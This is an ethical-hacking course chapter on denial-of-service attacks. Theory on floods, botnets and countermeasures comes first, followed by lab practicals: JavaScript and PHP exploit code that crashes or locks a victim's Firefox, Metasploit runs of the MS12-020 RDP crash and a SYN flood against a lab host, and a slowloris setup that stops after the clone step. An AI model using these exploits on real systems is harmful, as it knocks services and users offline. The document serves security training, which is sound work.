

10. Denial-of-Service




ETHICAL HACKING



Theory


Denial of Service

a Denial of service (DoS) attack is an attempt to make a machine or network resource unavailable to its intended users, such as to temporarily or indefinitely interrupt or suspend services of a host connected to the Internet.



Distributed Denial Of service


A distributed denial-of-service (DDoS) attack occurs when multiple systems flood the targeted system with traffic to make the resources unavailable to its intended users, usually one or more web servers. Such an attack is often the result of multiple compromised systems (for example a botnet) flooding the.



Botnet

A botnet is a collection of Internet-connected devices that are infected and controlled by a common type of malware each of which is running one or more bots. Infected machines are controlled remotely. Botnet infections are usually spread through malware, such as a trojan horse. Botnet malware is typically designed to automatically scan systems and devices for common vulnerabilities that haven't been patched. Botnet malware may also scan for ineffective or outdated security products, such as firewalls or antivirus software. Common tasks executed by botnets include:

- Using the machine's power to assist in distributed denial-of-service (DDoS).
- Generating spam emails.
- Internet traffic generation on a third-party website.
- Replacing banner ads in a web browser.



Exploiting System and Application Level Vulnerabilities


In this method, either the operating system or the application software will have bugs which will cause a denial of service situation. Once an attacker finds this vulnerability, he has to find out the working exploit code for the vulnerability, if an attacker finds the exploit code, he can use it to DOS the target without any further problems.

TCP SYN Flood

TCP SYN flood is a type of Distributed Denial of Service (DDoS) attack that exploits part of the normal TCP three-way handshake to consume resources on the targeted server and render it unresponsive. With SYN flood DDoS, the attacker sends TCP connection requests faster than the targeted machine can process them, causing network saturation.

In a SYN flood attack, the attacker sends repeated SYN packets to every port on the targeted server, using a fake IP address. The server receives multiple, apparently legitimate requests to establish communication. It responds to each attempt with a SYN-ACK packet from each open port.

The attacker either does not send the expected ACK or if the IP address is spoofed never receives the SYN-ACK in the first place. Either way, the server under attack will wait for an acknowledgment for its SYN-ACK packet for some time. During this time, the server cannot close down the connection by sending RST packet, and the connection stays open. Before the connection can time out, another SYN packet will arrive. This leaves an increasingly large number of connections half-open



UDP Flood

UDP flood is a type of Denial of Service (DoS) attack in which the attacker sends a request to random ports on the targeted host with IP packets containing UDP datagrams.

The receiving host checks for applications associated with these datagrams and if no application is associated with the request, then it sends back a "Destination Unreachable" packet. As more and more UDP packets are received

which need to be answered, the system becomes overwhelmed and unresponsive to other clients. The attacker may also spoof the IP address of the packets, both to make sure that the return ICMP packets do not reach their host, to anonymize the attack.

User Datagram Protocol (UDP) is a connectionless and session less networking protocol. Since UDP traffic does not require a three-way handshake like TCP, it runs with lower overhead and is ideal for traffic that does not need to be checked and rechecked, such as chat or VoIP.

In the absence of an initial handshake, to establish a valid connection, a high volume of traffic can be sent over UDP channels to any host, with no built-in protection to limit the rate of the UDP DoS flood. This means that UDP flood attacks are highly-effective.

Some UDP flood attacks can take the form of DNS amplification attacks. Where UDP does not define specific packet formats, and thus attackers can create large packets fill them with junk text or numbers and send them out to the host under attack.

When the attacked host receives the garbage-filled UDP packets to a given port, it checks for the application listening at that port, which is associated with the packet's contents. When it observes that, no associated application is listening, it replies with an ICMP Destination Unreachable packet.

HTTP Flood

HTTP flood is a type of Distributed Denial of Service (DDoS) attack in which the attacker sends seemingly legitimate HTTP GET or POST requests to a target web server or application. HTTP client like a web browser communicates with application or server; it sends an HTTP request. A GET request is used to retrieve content while POST requests are used to send dynamically generated content.

The attack is effective when it forces the server or application to allocate the maximum resources possible in response to every single request. For this reason, HTTP flood attacks using POST requests tend to be the most resource effective. POST requests may include parameters that trigger complex server-side processing. On the other hand, HTTP GET based attacks are simple to perform.

Ping of Death

In this method of DOS, the attacker will try to send the large-sized ping packets which the target cannot handle which will cause DOS situation on the target device.

MAC Flooding

The Network switch maintains a table called CAM (content addressable memory) to prevent MITM attacks, but it contains a limited number of entries, so when an attacker tries to overload this CAM table with more number of mac addresses than it can handle, sometimes the switch may not be responding to the legitimate requests.

Other types of Flooding

An attacker can use any other protocol vulnerabilities to flood packets to the target device so that the target device will be busy with handling Flood packets and may not respond to the original request made by the legitimate user.

Countermeasures

- DoS detection techniques are based on identifying and discriminating the illegitimate traffic from legitimate packet traffic
- Set up Systems with limited security (Honeypots), to attract an attacker
- FortGuard Anti-DDoS Firewall provides a fundamentally superior approach to mitigating DDoS attacks, with a design that focuses on passing legitimate traffic rather than discarding attack traffic.

References:

1. DoS and DDoS attack image reference: What is DoS and DDoS Attack. (2017, September 12). Retrieved from <https://www.jsys.co/denial-of-service-dos-and-distributed-denial-of-service-ddos-attacks/>
2. TCP SYN flood image reference: (n.d.). Retrieved from <https://www.incapsula.com/ddos/attack-glossary/syn-flood.html>
3. UDP flood: (n.d.). Retrieved from <https://www.incapsula.com/ddos/attack-glossary/udp-flood.html>
4. HTTP flood: (n.d.). Retrieved from <https://www.incapsula.com/ddos/attack-glossary/http-flood.html>



Practicals

INDEX

S. No.	Practical Name	Page No.
1	Method to crash victim's browser	1
2	Method to crash victim's browser using Lockout vulnerability	3
3	DOS attack on Windows 7/Server 2008 machine using Metasploit Framework	5
4	TCP SYN Flood attack	8
5	Slowloris	10

THIS DOCUMENT INCLUDES ADDITIONAL PRACTICALS WHICH MAY OR MAY NOT BE COVERED DURING CLASSROOM TRAINING. FOR MORE DETAILS APPROACH LAB COORDINATORS

Practical 1: Method to crash victim's browser

Description: In this practical we use javascript vulnerability present in the firefox browser to crash the victim system. The attacker creates a fake website using the script that crashes the firefox browser, and shares that page to the victim, whenever the victim opens that page his browser will crash and his system also won't respond. This vulnerability still exists in the latest versions of firefox also.

Step 1: In the terminal, execute the below command to remove the index.html page from web root location.

```
[root@parrot-virtual]~#rm /var/www/html/index.html
```

Step 2: To create a new **index.html** file, type and execute the following command to open **pluma** (Text Editor)

```
[root@parrot-virtual]~#pluma /var/www/html/index.html
```

Step 3: Copy the below code into **Pluma** and save the file.


- We can get this code from <https://www.exploit-db.com/exploits/42302/>

```
<html>
<body>
<script>

var p1 = "\x41";
for (var c=0;c<0xC350;c++){
p1+="\x41";
}
var p2="\x41";
for (c=0;c<0x1388;c++){
p2 += p1;
}
var el =
document.createElement('img') //FORM,DIV,P,A,H2,IFRAME, TABLE, TEXTAREA //<
=== OR any of these elements.
el.style.color=p2
document.body.appendChild(el)

</script>
</body>

</html>
```



```


1 <html>
2 <body>
3 <script>
4
5 var p1 = "\x41";
6 for (var c=0;c<0xC350;c++){
7 p1+="\x41";
8 }
9 var p2="\x41";
10 for (c=0;c<0x1388;c++){
11 p2 += p1;
12 }
13 var el = document.createElement('img') //-
    FORM,DIV,P,A,H2,IFRAME,TABLE,TEXTAREA //<=== OR any of
    these elements.
14 el.style.color=p2
15 document.body.appendChild(el)
  
```

Step 4: Start apache web server by executing the following command.

```

[root@parrot-virtual]~/home/user
#service apache2 start
  
```

Step 5: If a victim opens the attacker's IP address in their vulnerable version of the Firefox browser, then it can be frozen or crashed as shown in the image below.



Practical 2: Method to crash victim's browser using Lockout vulnerability

Description: In this practical we use some php code to lockout the victim's browser until the intended action is completed. As in the first practical here also the attacker creates a fake page with the php code and shares that with the victim, when he opens it the victim's browser will lockout for some time. In latest versions of Firefox patched this vulnerability, so this is not working now


Step 1: In the terminal, execute the below command to remove the file named as index page from web root location.

```
[root@parrot-virtual]~#rm /var/www/html/index.*
```

Step 2: To create an **index.php** file, type and execute the following command to open **Pluma** (Text Editor)

```
[root@parrot-virtual]~#pluma /var/www/html/index.php
```

Step 3: Copy and paste the below code into an **index.php** file and save it. Find the code here <https://www.exploit-db.com/exploits/43020>




```
index.php (/var/www/html) - Pluma (as superuser)
File Edit View Search Tools Documents Help
+ Open Save Undo %
index.php x
1 <?php
2 $exploit=str_repeat(chr(0x41),10000);
3 $location="http://Username".$exploit.":Password@Firefox.com";
4 echo "<center><h1>Firefox Lockout Vulnerability</h1>";
5 //Content to be forcibly viewed
6 echo "<iframe width=854 height=480 src=https://-
  www.youtube.com/embed/QH2-TGulwu4?autoplay=1 frameborder=0
  allowfullscreen></iframe></center>";
7 //End
8 echo "<script>setTimeout(\"location.href ='".$location.\"';\",
  10000);</script>";
9 ?>
```

Step 4: Now, execute below command to start apache web server.

```
[root@parrot-virtual]-[/home/user]  
#service apache2 start
```

Step 5: The victim will be forced to watch a YouTube video when the attacker's IP address is opened on the victim's browser.



Firefox Lockout Vulnerability



Practical 3: DOS attack on Windows 7/Server 2008 machine using Metasploit Framework.

Description: In this practical we use the remote desktop feature vulnerability present in the windows7/server 2008 systems, to perform DOS attack and to crash victim system (blue screen of death), using the module available in Metasploit framework.

Step 1: Perform a port scan on the target computer using Nmap

```
[root@parrot-virtual]-[/home/user]
#nmap -sV -p 3389 192.168.1.101
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-03 20:21 BST
Nmap scan report for 192.168.1.101
Host is up (0.00045s latency).

PORT      STATE SERVICE      VERSION
3389/tcp  open  ssl/ms-wbt-server?
MAC Address: 08:00:27:DA:49:6A (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.59 seconds
[root@parrot-virtual]-[/home/user]
#
```

- The result confirms that the target is running RDP service on port 3389.
- In this practical let us perform DOS attack on port number 3389 using pre-built exploits available in the Metasploit framework.

Step 2: To start Metasploit Framework and execute below commands

- **service postgresql start**
- **msfconsole -q**

```
[root@parrot-virtual]-[/home/user]
#service postgresql start
[root@parrot-virtual]-[/home/user]
#msfconsole -q
```


Step 3: Search for DOS exploit by executing following command

- **search ms12_020**

```
msf6 > search ms12_020

Matching Modules
=====

#  Name                                     Disclosure Date  Rank
Check Description                                     -----
-----
0  auxiliary/dos/windows/rdp/ms12_020_maxchannelids  2012-03-16      normal
No  MS12-020 Microsoft Remote Desktop Use-After-Free DoS
1  auxiliary/scanner/rdp/ms12_020_check              normal
Yes  MS12-020 Microsoft Remote Desktop Checker
```

Step 4: execute the following command

- **use <exploit code>**

```
msf6 > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > 
```

Step 5: show options to view the exploit options

```
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

Name      Current Setting  Required  Description
----      -
RHOSTS    file with syntax 'file:<path>'  yes       The target host(s), range CIDR identifier,
or hosts
RPORT     3389             yes       The target port (TCP)

msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > 
```

Step 6: Set the target IP address as RHOST value

- **set RHOST <target IP>**

```
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > 
```

Step 7: execute run

```
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > run
[*] Running module against 192.168.1.101

[*] 192.168.1.101:3389 - 192.168.1.101:3389 - Sending MS12-020 Microsoft Remote
Desktop Use-After-Free DoS
[*] 192.168.1.101:3389 - 192.168.1.101:3389 - 210 bytes sent
[*] 192.168.1.101:3389 - 192.168.1.101:3389 - Checking RDP status...
[+] 192.168.1.101:3389 - 192.168.1.101:3389 seems down
[*] Auxiliary module execution completed
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > 
```

Step 8: This causes the target system to crash (bluescreen of death)

```
RDPWD.SYS
PAGE_FAULT_IN_NONPAGED_AREA

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x00000050 (0xFFFFF8A025C42CE8,0x0000000000000000,0xFFFFF88002B7EFB5,0
x0000000000000002)

*** RDPWD.SYS - Address FFFFF88002B7EFB5 base at FFFFF88002B57000, DateStamp
4ce7ab45

Collecting data for crash dump ...
Initializing disk for crash dump ...
Beginning dump of physical memory.
Dumping physical memory to disk: 100
Physical memory dump complete.
Contact your system admin or technical support group for further assistance.
```

Practical 4: TCP SYN Flood attack

Description: In this practical we perform a syn flood attack on the target system to crash his system. In this practical we flood the target system with a lot of syn packets, in responding to those packets the target's system will consume more resources and after some time the system will crash.

Step 1: Perform a port scanning on the target machine to identify open ports.

```
[root@parrot-virtual]-[/home/user]
#nmap -sV 192.168.1.101
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-03 21:07 BST
Nmap scan report for 192.168.1.101
Host is up (0.00024s latency).
Not shown: 984 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.10)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.10)
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open  rtsp?
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3389/tcp  open  ssl/ms-wbt-server?
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:DA:49:6A (Oracle VirtualBox virtual NIC)
Service Info: Host: WIN7U-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 142.31 seconds
[root@parrot-virtual]-[/home/user]
#
```

Step 2: In this practical let us target web service running on port number 80.

- Start Metasploit Framework

```
[root@parrot-virtual]-[/home/user]
#service postgresql start
[root@parrot-virtual]-[/home/user]
#msfconsole -q
```

Step 3: Execute the following command to locate exploit path

```
msf > search tcp/synflood

Matching Modules
=====

  Name                               Disclosure Date  Rank   Description
  ---                               -
  auxiliary/dos/tcp/synflood         normal          TCP SYN Flooder
```

Step 4: Load exploit

```
msf > use auxiliary/dos/tcp/synflood
```

```
msf auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

  Name           Current Setting  Required  Description
  ---           -
  INTERFACE      none             no        The name of the interface
  NUM            1                no        Number of SYNs to send (else unlimited)
  RHOST          192.168.1.101   yes       The target address
  RPORT          80              yes       The target port
  SHOST          none             no        The spoofable source address (else randomizes)
  SNAPLEN        65535            yes       The number of bytes to capture
  SPORT          none             no        The source port (else randomizes)
  TIMEOUT        500              yes       The number of seconds to wait for new data
```

Step 5: Configure RHOST to target IP address

```
msf auxiliary(dos/tcp/synflood) > set RHOST 192.168.1.101
RHOST => 192.168.1.101
```

Step 6: verify options using **show options** command, execute **run** command to launch the attack.

```
msf auxiliary(dos/tcp/synflood) > run

[*] SYN flooding 192.168.1.101:80...
```

Practical 5: Slowloris

Description: In this practical we will learn how to perform DoS attacks on web servers using the slowloris tool available on GitHub. This tool will send a large number of packets to the server and stop for intervals of time. It will make the server response to slow.

Step 1: Execute the below command in the terminal to clone the slowloris.pl tool from GitHub.

- **Command:** git clone https://github.com/amittttt/slowloris.pl.git

```
[root@parrot-virtual]-[/home/user]
#git clone https://github.com/amittttt/slowloris.pl.git
Cloning into 'slowloris.pl'...
remote: Enumerating objects: 15, done.
remote: Total 15 (delta 0), reused 0 (delta 0), pack-reused 15
Unpacking objects: 100% (15/15), 4.69 KiB | 369.00 KiB/s, done.
```

Step 2: Now navigate into the slowloris.pl directory and List the files in the directory.

